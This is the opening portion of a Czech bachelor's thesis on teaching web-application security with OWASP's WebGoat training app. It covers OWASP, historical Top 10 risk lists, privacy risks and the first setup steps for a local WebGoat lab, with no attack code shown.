UNIVERZITA PARDUBICE

FAKULTA ELEKTROTECHNIKY A INFORMATIKY

BAKALÁŘSKÁ PRÁCE

2016 Darek Trýzna

Univerzita Pardubice

Fakulta elektrotechniky a informatiky

Výuková podpora pro bezpečnost webových technologií

Darek Trýzna

Bakalářská práce

2016

Univerzita Pardubice
Fakulta elektrotechniky a informatiky
Akademický rok: **2015/2016**

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Darek Trýzna**
Osobní číslo:	**I12245**
Studijní program:	**B2646 Informační technologie**
Studijní obor:	**Informační technologie**
Název tématu:	**Výuková podpora pro bezpečnost webových technologií**
Zadávající katedra:	**Katedra informačních technologií**

Zásady pro vypracování:

Cílem práce je vytvořit výukový materiál obsahující deset výukových úloh zaměřených na hrozby webových stránek dle OWASP (The Open Web Application Security Project). Každá úloha detailně popsána a bude pečlivě rozepsán postup jak realizovat jednotlivé hrozby pomocí nástroje WebGoat.

Rozsah grafických prací:

Rozsah pracovní zprávy:

Forma zpracování bakalářské práce: **tištěná**

Seznam odborné literatury:

*** PAULI, Joshua J. The basics of web hacking: tools and techniques to attack the Web. xiii, 145 pages. ISBN 01-241-6600-8.**

*** CLARKE, Justin. SQL injection attacks and defense. Burlington, MA: Syngress Pub., c2009, xix, 473 p. ISBN 978-159-7494-243.**

Vedoucí bakalářské práce:	**Ing. Soňa Neradová, Ph.D.** Katedra informačních technologií
Datum zadání bakalářské práce:	**31. října 2015**
Termín odevzdání bakalářské práce:	**13. května 2016**

L.S.

prof. Ing. Simeon Karamazov, Dr.
děkan

Mgr. Josef Horálek, Ph.D.
vedoucí katedry

V Pardubicích dne 31. března 2016

Prohlášení autora

Prohlašuji, že jsem tuto práci vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně.

V Pardubicích dne 7. 5. 2016

Darek Trýzna

PODĚKOVÁNÍ

Tímto bych rád poděkoval především Ing. Soně Neradové, Ph.D. trpělivost, cenné rady při konzultacích a za způsob vedení mé bakalářské práce, kterého si vážím.

ANOTACE

Tato práce se zabývá výukovou podporou pro bezpečnost webových technologií podle neziskové organizace OWASP. V teoretické části je stručně popsána organizace OWASP a také aplikace WebGoat. Dále tam nalezneme informace o deseti největších hrozbách webových stránek pro rok 2014 dle organizace OWASP. V praktické části práce je popsáno deset výukových úloh výukového prostředí aplikace WebGoat.

KLÍČOVÁ SLOVA

OWASP, WebGoat, WebScarab

TITLE

Educational support for the safety of web technologies.

ANNOTATION

This thesis deals with educational support for the security of web technologies by nonprofit organization OWASP. The theoretical part briefly describesthe organization OWASP and appliacation WebGoat. Additionally there will find information about the top ten threats for website for 2014 according to the OWASP organization. The practical aprt describes ten teaching tasks of learning environment WebGoat application.

KEYWORDS

OWASP, WebGoat, WebScarab

OBSAH

SEZNAM ILUSTRACÍ A TABULEK

SEZNAM ZKRATEK A ZNAČEK

OWASP	Open Web Application Security Project
TAN	Transaction Authentication Number
JVM	Java Virtual Machine
ISO	lnternational Organization for Standardization
ASVS	Application Security Verification Standard
FAQ	Frequently Asked Questions
OS	Operating Systém
URL	Uniform Resource Locators
HTTP	HyperText Transfer Protocol
CGI	Computer Graphics Interface
CR	Carriage Return
HTML	HyperText Markup Language
SQL	Structured Query Language
HSQLDB	HyperSQL Database
SMS	Short Message Service
ID	Identification

0 ÚVOD

Internet je v dnešní době součástí života mnoha lidí. Stěží narazíme na nějakou firmu či osobu, která s ním nepřišla do styku. Internet využíváme v průběhu celého dne pro pracovní účely, proto, abychom se vzdělávali a také pro soukromé účely a zábavu. Velmi podstatnou součástí je také podpora komunikace mezi lidmi. Pokud se na internetu pohybujeme, je zapotřebí myslet na to, že ne všichni uživatelé se zde chovají podle pravidel. V momentě, kdy se připojíme do této sítě, jsme rázem otevřeni k jakékoliv komunikaci s ohromným množstvím lidí a strojů, které se zde pohybují. Ne však všichni uživatelé mají dobré úmysly. Typů nebezpečí je v tomto prostředí skutečně nemálo avšak ne všichni si tuto skutečnost uvědomujeme. Pokud však chceme internet využívat, měli bychom mít povědomí alespoň o základních typech útoků a způsobech, kterými se daným útokům můžeme bránit. Také bychom neměli věřit každé informaci, kterou na internetu nalezneme. Vždy bychom měli používat zdravý rozum.

Obětí internetového útoku se můžeme stát například stahováním pirátských verzí programů, které mohou obsahovat viry či jiný škodlivý software. Napadeni můžeme být také skrze naši e-mailovou schránku. Je totiž možné, že obdržíme zprávu s přílohou od neznámé osoby a tato příloha může taktéž obsahovat vir či jiný škodlivý obsah. Také existuje nespočet webových stránek, ze kterých můžeme při jejich prohlížení být napadeni. Nejen že nám mohou být odcizeny nějaké soubory či dokumenty z našich zařízení, také se nám útočník může nabourat na různé účty a poškodit nás tak. Jedním z největších strašáků je asi to, že by se nám někdo dostal do našeho bankovnictví a připravil nás tak o naše peníze.

V současnosti jsou již téměř všechny podnikové aplikace řešeny na bázi klient/server, a když klient, tak samozřejmě webový. Výhody jsou jasné – zaměstnanci i zákazníci mají odkudkoli okamžitý přístup ke svým datům. Společně se stále větším otevíráním firemních aplikací směrem do internetu je však třeba mít krom použitelnosti, funkcí a dostupnosti na zřeteli také bezpečnost. Možností, kterak lze tyto aplikace ohrozit, existuje nespočet. Stejné riziko padá i na servery, které tyto aplikace poskytují.

1 OPEN WEB APPLICATION SECURITY PROJECT

Východiskem pro zpracování bakalářské práce byla organizace OWASP (*OWASP* [online]. [cit. 2016-05-12]. Dostupné z: https://www.owasp.org/index.php/Main_Page).

Open Web Application Security Project (OWASP) je nevýdělečnou organizací, která se zaobírá vylepšením bezpečnosti aplikací a to zejména v oblasti webových stránek. OWASP byl založen roku 2001 a jeho zakladateli jsou Mark Curphey a Dennis Groves. Tři roky na to vznikla v Americe organizace s názvem OWASP Foundation. Úkolem této organizace je zastřešovat projekt OWASP. I přes to, že je OWASP Foundation nekomerční společností, tak výsledky činností projektu OWASP slouží i komerční oblasti. Tato společnost je tvořena ze široké škály projektů, které mají za cíl vylepšit zabezpečení webových aplikací. Dané projekty lze třídit na vývojářské a dokumentační. Společnost OWASP Foundation také podporuje zakládání lokálních poboček, jejichž úkolem je šířit informace z oblasti zabezpečení a to prostřednictvím diskusí, seminářů a konferencí. Zde v České Republice se nachází právě dvě oficiálně založené pobočky a to pobočka OWASP Prague a OWASP Czech Republic.

Příklady dokumentačních projektů:

- OWASP Appliacation Security Verification Standard (ASVS) – jde o normu pro testování bezpečnostních prvků aplikací
- The Guide – podrobné pokyny pro zabezpečení webových aplikací
- OWASP Top Ten (Top Ten Most Critical Web Application Vulnerabilities) – jedná se o přehled deseti nejzávažnějších hrozeb narušení bezpečnosti webové aplikace
- Metrics – definuje metriky zabezpečení webových aplikací
- Legal – pomáhá prodávajícím i kupujícím sjednat odpovídající zabezpečení ve smlouvách
- Testing Guide – průvodce testováním zabezpečení webových aplikací
- ISO 17799 – podklady pro organizaci realizující ISO 17799
- AppSec FAQ – často kladené otázky

Příklady vývojářských projektů:

- WebScarab – nástroj pro testování zranitelností webových aplikací
- WebGoat – děravá aplikace, na které si můžete v bezpečném právním prostředí zkoušet bezpečnostní nedostatky
- Validation Filters – filtry
- DotNet – různé nástroje pro zabezpečení .NET aplikací

1.1 WebGoat

WebGoat je volně dostupná webová aplikace, jejíž navržení je schválně děravé, což znamená, že není zabezpečena proti útokům. Tato aplikace slouží především pro výukové účely a je realizována organizací OWASP. Na tomto trenažéru si můžeme vyzkoušet projevy některých bezpečnostních děr. Aplikace WebGoat je rozdělena do několika různých lekcí, kde v každé lekci musíme dokázat to, že jsme dostatečně pochopili daný bezpečnostní problém. Máme také možnost si vytvářet své vlastní lekce.

Aplikace WebGoat vznikla především proto, aby si lidé mohli vyzkoušet a otestovat funkčnost a průběh různých útoků a také proto, aby na ní mohli odborníci a vývojáři pro bezpečnost webových stránek zdokonalovat prostředky pro zamezení těchto útoků pro získávání dat uživatelů a podobně. Navíc pokud bychom si sami chtěli nějaký z těchto útoků vyzkoušet, musíme to provádět v bezpečném a právním prostředí, jako je právě například aplikace WebGoat. Nemůžeme se pokoušet testovat zranitelnost na nějaké webové aplikaci nebo internetovém obchodu či bankovnictví, jelikož je to nelegální. I kdyby naše úmysly byly dobré, nikdy bychom se neměli pokoušet hledat slabá místa na zmíněných místech bez svolení majitele.

Nejnovější aktuální verzí aplikace WebGoat je verze 7.0 a již se dokonce pracuje na vývoji verze 7.1. WebGoat je psát v Javě a proto lze nainstalovat na jakékoli platformě s Java virtual machine (JVM), což je sada datových struktur a počítačových programů, která používá modul virtuálního stroje ke spuštění dalších skriptů a počítačových programů napsaných právě v jazyce Java. K dispozici jsou však i instalační programy pro Windows, OS X Tiger a Linux. Po instalaci si může uživatel začít procházet lekce a sledovat svůj pokrok na skóre kartě. V současné době existuje více než 30 lekcí. Uživatel si například v jedné lekci může vyzkoušet použít SQL injection a ukrást čísla falešných kreditních karet. Aplikace si klade za cíl poskytnout realistické výukové prostředí a poskytuje uživatelům nápovědy a kód k dalšímu vysvětlení lekcí.

1.2 OWAPS Top 10 pro rok 2014

OWASP top 10 je zaměřen na identifikaci těch nejzávažnějších rizik pro celou řadu různých organizací. Ke každému riziku jsou poskytnuty obecné informace. Tyto informace obsahují pravděpodobnosti a možný technický dopad. OWASP dané informace poskytuje skrze elementárního schématu hodnocení, které vychází z OWASP Risk Rating Methodology.

Původci hrozby	Vektory útoku	Rozšíření slabiny	Zjistitelnost slabiny	Technické dopady	Obchodní dopady
Specifické pro aplikaci	Snadný	Rozsáhlé	Snadná	Vážný	Specifické pro aplikaci / podnikání
	Průměrný	Běžné	Průměrná	Střední	
	Obtížný	Vzácné	Obtížná	Malý	

Obrázek 1 – Znázornění stavů rizik

(zdroj: www.owasp.com)

OWASP Risk Rating Methodology definuje činitele, které nám dopomáhají vypočítat dané riziko identifikovatelné zranitelnosti. Top 10 rizik však musí být popsáno všeobecně, ne vyobrazovat konkrétní zranitelnosti v reálných aplikacích. Proto my, jakožto vlastníci systému, měli vyhodnotit jednotlivá rizika se zaměřením na původce hrozeb, obchodní dopady na náš podnik a bezpečnostní kontroly.

OWASP Top 10 – 2010 (předešlé)	OWASP Top 10 – 2013 (nové)
A1 – Injektování	A1 – Injektování
A3 – Chybná autentizace a správa relace	A2 – Chybná autentizace a správa relace
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Nezabezpečený přímý odkaz na objekt	A4 – Nezabezpečený přímý odkaz na objekt
A6 – Nezabezpečená konfigurace	A5 – Nezabezpečená konfigurace
A7 – Nechráněné kryptografické ukládání – sloučeno s A9 →	A6 – Expozice citlivých dat
A8 – Selhání v omezení URL přístupu – rozšířeno do →	A7 – Chyby v řízení úrovní přístupů
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<pohřbeno v A6: Nezabezpečená konfigurace>	A9 – Použití známých zranitelných komponent
A10 – Neošetřené přesměrování a předávání	A10 – Neošetřené přesměrování a předávání
A9 – Nedostatečná ochrana transportní vrstvy	Sloučeno s 2010-A7 do nového 2013-A6

Obrázek 2 – Přehled Top 10 z roku 2010 a 2013

(zdroj: www.owasp.com)

Ve výše uvedené tabulce je znázorněn vývoj výběru deseti nejnebezpečnějších hrozeb podle organizace OWASP. Můžeme vidět, že některé z hrozeb i po několika letech stále zůstávají v seznamu Top 10 a některé dokonce zůstávají na svých příčkách, což znamená, si stále drží své umístění dle vážnosti hrozby. Pokud bychom se podívali na seznam Top 10 hrozeb pro rok 2014, nenašli bychom snad žádnou stejnou hrozbu, která se vyskytovala v přechozích letech. Pravdou však je, že hrozby z předchozích let nezmizely. Byla pouze přejmenována jejich označení.

2007	2004
A1 – Cross Site Scripting (XSS)	A1 – Unvalidated Input
A2 – Injection Flaws	A2– Broken Access Control
A3 – Malicious File Execution	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Cross Site Scripting
A5 – Cross Site Request Forgery (CSRF)	A5 – Buffer Overflow
A6 – Information Leakage and Improper Error Handling	A6 – Injection Flaws
A7 – Broken Authentication and Session Management	A7 – Improper Error Handling
A8 – Insecure Cryptographic Storage	A8 – Insecure Storage
A9 – Insecure Communications	A9 – Application Denial of Service
A10 – Failure to Restrict URL Access	A10 – Insecure Configuration Management

Obrázek 3 – Přehled Top 10 z roku 2007 a 2004

(zdroj: www.owasp.com)


Pokud bychom se však podívali ještě o několik let zpět, uvidíme, jak se v tehdejší době dané hrozby měnily. Především se měnila váha jednotlivých hrozeb. S příchodem nových možnosti pro web či webové aplikace, přichází i nová rizika a nové slabiny, skrze které můžeme být napadeni. Jak je vidět v předchozích dvou tabulkách, rizik, která nám mohou hrozit, je celá škála.

Jelikož my známe specifičnost svého oboru a okolí, jsme to právě my, kdo by měl jednotlivá možná rizika vyhodnotit. Není podmínkou, že pro danou aplikaci musí existovat původce hrozby, který by uskutečnil daný útok. Také technický dopad nemusí mít žádný vliv na naše podnikání. Pro aplikace popisujeme původce hrozby jako specifické a obchodní dopady jako specifické pro podnik a aplikaci. To proto, abychom dali patřičně najevo, že záleží především na detailech aplikací v našem podniku.

Označení rizik v Top 10 vycházejí ze slabin, dopadu nebo typu útoku, který způsobují. Názvy rizik jsou patřičně vybrány a výstižně odrážejí možná rizika tam, kde je možné jejich výskyt a tam, kde se nejvíce ztotožňují s běžnou terminologií.

Útočník mohou pro své účely využít celou škálu různých cest, skrze naši aplikaci, aby poškodili naší organizaci nebo náš podnik. Každá z těchto cest pro nás představuje určité riziko, které může, ale i nemusí být tak moc závažné, aby stálo za naši pozornost. Nalezení a využití takových cest může být někdy nesmírně obtížné. Naopak v některých případech je i velice jednoduché. Škoda způsobena těmito cestami může být bez jakýchkoliv následků, ale také může zcela zablokovat naše podnikání. Pokud chceme určit možné riziko pro naši

organizaci, můžeme posoudit pravděpodobnost rizika. Tato pravděpodobnost je spojena s každým původcem hrozeb, bezpečnostní slabinou a vektorem útoku. Poté ji zkombinujeme s odhadem obchodního a technického dopadu na naši organizaci. Tyto faktory společně určují celkové riziko, které nám hrozí.



Obrázek 4 – Znázornění cesty útočníka

(zdroj: www.owasp.com)

1.2.1 Web Application Vulnerabilities

Zranitelnost je klíčovým problémem v jakémkoli systému, který střeží citlivá uživatelská data nebo s nimi pracuje. Pokud selžeme v návrhu designu a implementace aplikace, nebo odhalení chyb a jejich následné opravě, je možné, že to bude mít za následek narušení soukromí. Webové aplikace mohou být zranitelné a útočník toho může zneužít pro získání přístupu k databázi, zneužívání účtů nebo relací. Povinností správce osobních údajů je zařídit, aby byla aplikace bezpečná.

1.2.2 Operator-sided Data Leakage

V případě, že se nám nepodaří zabránit úniku jakýchkoli informací obsahující uživatelská data, informací vztahujících se k uživatelským datům nebo k oněm datům samotným, a tato data se dostanou k neoprávněné osobě, vede to ke ztrátě důvěrnosti dat. To se může stát v důsledku záměrného činu nebo neúmyslné chyby, způsobené například nedostatečnými kontrolami řízení přístupu, nezabezpečeným uložištěm, duplikací dat nebo kvůli nedostatku znalostí v dané problematice.

Jednotlivé úniky dat mohou být způsobeny prostřednictvím:

- Bad Access Privilege Management (zaměstnanci mají nevhodná přístupová práva k osobním údajům zpracovanými webovou aplikací a to kvůli špatnému řízení přístupu oprávnění nebo nedostatečným rozdělením funkcí).
- Storage of data in shared access memory (data jsou uchovávána v místech, která jsou přístupná i jiným aplikacím, kterým jsme neposkytli povolení použití dat).
- Unintended releasing of data (zveřejnění dat na webových stránkách bez vážnějšího omezení přístupu nebo z důvodu slabé anonymizace, která umožní trvalé odstranění informací, jako jsou například osobní údaje občanů či obchodních partnerů, různá data anebo smluvní ceny).

- Inappropriate Duplicate Handling (s kopiemi osobních údajů musí být zacházeno dle stejných standardů jako s originálními daty z webové aplikace. Kopie by měly být odstraněny co nejdříve, pokud již nejsou potřeba k žádnému konkrétnímu účelu, jako například záložní data).
- Incomplete sandboxing (sandbox je označení pro bezpečnostní mechanismus, který slouží pro oddělování běžících procesů. Soukromí může být napadeno aplikačním prostředím nebo aplikací třetí strany).
- Data remaining on discarded storage (osobní data uložená v zařízení či na opakovaně používaném úložném médiu pro uchovávání dat a také data v mezipaměti by mohla být znovu obnovena bez jakéhokoliv povolení. Z vyřazených zařízení bychom měli vymazat vždy veškeré údaje).
- Commingled storage data (ukládání dat s různými požadavky na zabezpečení by mohlo vést k jejich neúmyslnému odhalení nebo k záměně. Toto narušení nezahrnuje útoky na webové aplikace, jako je SQL injection).

1.2.3 Insufficient Data Breach Response

Jedná se o neinformování dotčených osob o možném úniku dat nebo jejich porušení. Tato záležitost může být způsobena jak úmyslně, tak neúmyslně. Můžeme selhat v opravě příčiny daného problému. V takovém případě se jedná o neúmyslný čin. Činem úmyslným by bylo, kdybychom se úniky dat vůbec nesnažili omezit. Pokud zjistíme, že unikla nějaká data, musíme o tom poškozené uživatele informovat, aby se zabránilo případnému zneužití a dalších škod. Navíc jsou nutná protiopatření, jako je opravení aplikace nebo její nouzové vypnutí. Veškeré kritické události by měly být zaznamenávány. Organizace musí mít plán Incident Response (organizovaný přístup k řešení a řízení následků narušení bezpečnosti nebo napadení) pro zpracovávání osobních údajů.

1.2.4 Insufficient Deletion of Personal Data

Tímto pojmem máme na mysli neschopnost dostatečně či včasně odstranit osobní údaje po skončení stanoveného účelu nebo na vyžádání jejich odstranění. Celkové vymazání specifických dat může být problémem. Data mohou být ukládána po léta a jsou tedy součástí několika záloh. Navíc mohou být sdílena s několika dalšími interními a externími aplikacemi. Provozovatel může postrádat politiku uchovávání dat, musí však zajistit, aby byl schopen odstranit všechny osobní údaje uživatelů v příslušném časovém období.

1.2.5 Non-transparent Policies, Terms and Conditions

Některé dané politiky, dohody či podmínky jsou zavádějící nebo také nedostatečně srozumitelné pro běžného uživatele, který není právníkem. Také může chybět popis toho, jak jsou data shromažďována, uchovávána a jak se s nimi nakládá. Přitom by takové podmínky či dohody měly uživatele informovat o tom, k čemu jsou dané osobní údaje uživatelů potřeba a jak s nimi bude naloženo. Měly by být především transparentní, srozumitelné a také je zapotřebí je pravidelně aktualizovat.

Z tohoto důvodu jsou hlavní problémy následující:

- Nedostatečné nebo nezveřejněné podmínky (jsou zastaralé, těžko k nalezení, nesprávné, neúplné nebo zveřejněné v nepřiměřené podobně, jako je cizí jazyk, či jsou ve speciálním formátu, jako třeba zip7, nedostatečně vysvětlují účel nebo jsou těžko pochopitelné).
- Neúplné nebo chybějící informace o identitě, kontaktních údajích a obvykle o rezidenci správce údajů.
- Non-transparency o úpravě zákonů o ochraně soukromí (v závislosti na zemích, kde sídlí provozovatel a kde jsou skladovány či zpracovávány data) – tyto zákony se čas od času mění, proto by uživatelé měli být informováni o opatřeních, která mají vliv na jejich soukromí.

1.2.6 Collection of data not required for the primary purpose

Některá data nejsou nezbytná pro účely systému. Příkladem může být shromažďování demografických údajů či jakýchkoliv jiných dat související s uživateli. Platí to i pro údaje, u nichž uživatelé neposkytli souhlas k jejich šíření. Kolikrát se po uživatelích vyžaduje vyplnit zbytečné pole ve formuláři. Například na nějakém internetovém diskuzním fóru zřejmě nebude důležité, jakou má uživatel adresu nebo jaké je jeho telefonní číslo. Tento čin bereme jako porušení ochrany soukromí uživatelů.

1.2.7 Sharing of Data with Third Party

Může se stát, že uživatelská data jsou poskytována třetí osobě, aniž by k tomu vydal daný uživatel, ke kterému se poskytovaná data vztahují, jakýkoliv souhlas. Takováto situace by neměla nastávat. Sdílení dat v důsledku jejich převodu, výměnou za finanční kompenzaci nebo jinak nevhodné sdílení dat z důvodu využívání zdrojů třetích stran jsou zahrnuty do webové stránky jako widgety (rozumíme tím různá tlačítka k sociálním sítím, mapám, počasí a podobně), analytické nástroje nebo takzvané web bugs (například signály).

1.2.8 Outdated personal data

Jde o používání zastaralých, nesprávných nebo falešných uživatelských dat. Také tím myslíme selhání v aktualizaci či opravě uživatelských dat. Osobní údaje se mohou v průběhu času stát zastaralé. Data je nutné zachovávat aktuální v rozsahu nezbytném pro jejich účely. Například internetový obchod musí aktualizovat své záznamy o uživatelích, jelikož kdyby nějaký zákazník změnil třeba svou adresu, bude zboží doručováno na nesprávné místo.

1.2.9 Missing or insufficient Session Expiration

Tento pojem popisuje selhání v efektivním vynucení ukončení relace. Webové aplikace se snaží shromáždit informace o uživatelích prostřednictvím rozšířených relací. Nepřiměřeně dlouhé relace prahové hodnoty časového limitu vytvářejí příležitost pro sběr dat z jiných webových stránek. Není zapotřebí vystavovat osobní údaje déle, než je nezbytně nutné. To může mít za následek shromažďování uživatelských dat bez souhlasu nebo vědomí

uživatele, ke kterému se tato data váží. Často se jedná o tlačítka pro odhlášení uživatele, která nejsou snadno přístupná nebo rozpoznatelná.

1.2.10 Insecure Data Transfer

Pod tímto titulkem pojednáváme o neposkytnutí šifrování a použití nezabezpečených kanálů pro přenos dat, abychom zabránili jejich úniku. Odesílání nešifrovaných dat může ohrozit soukromí (například hesla či čísla kreditních karet). Dalším příkladem porušení ochrany osobních údajů v průběhu přenosu dat je URL adresa, která má snadno rozpoznatelné informace o uživateli. Jedná se o selhání prosazení mechanismů, které omezují hladinu úniku dat, což například umožňuje odvodit některá uživatelská data z mechaniky provozu webové aplikace.

2 PRAKTICKÁ ČÁST

2.1 Příprava pro praktickou část


Všechny úlohy jsou zpracované podle aplikace WebGoat.O této bezplatné aplikaci od projektu OWASP, která slouží pro předvedení různých útoků, bylo již zmíněno. Nyní skrze obrázky nahlédneme do aplikace WebGoat a podíváme se a vyzkouším si některé z možných útoků.

Ze všeho nejdříve si ovšem tuto aplikaci musíme zprovoznit. Z oficiálních stránek projektu OWASP si dle návodu instalace stáhneme a nainstalujeme aplikaci WebGoat. Potřebovat nainstalovat také budeme třeba Tomcat, Java a WebScarab. Javu budeme potřebovat pro nainstalování programu WebScarab, který nám poslouží pro zobrazování některých výstupů pro lekce z aplikace WebGoat. Na webových stránkách projektu OWASP najdeme veškeré potřebné informace pro instalaci těchto programů a jejich následné nastavení.

Jakmile máme všechny potřebné programy připravené, spustíme soubor s názvem webgoat, čímž se nastartuje server Tomcat a poté již stačí do webového prohlížeče zadat URL adresu ve znění:

http://localhost/webgoat/attack


Jakmile tak učiníme, zobrazí se nám výzva k tomu, abychom zadali uživatelské jméno a heslo. Oba tyto údaje jsou ve výchozím stavu nastavena na slovo guest, což znamená host či návštěvník. Po přihlášení se nám zobrazí základní obrazovka, jak ilustruje následující obrázek.



Obrázek 5 – Úvodní stránka testování aplikace WebGoat

(zdroj: vlastní)

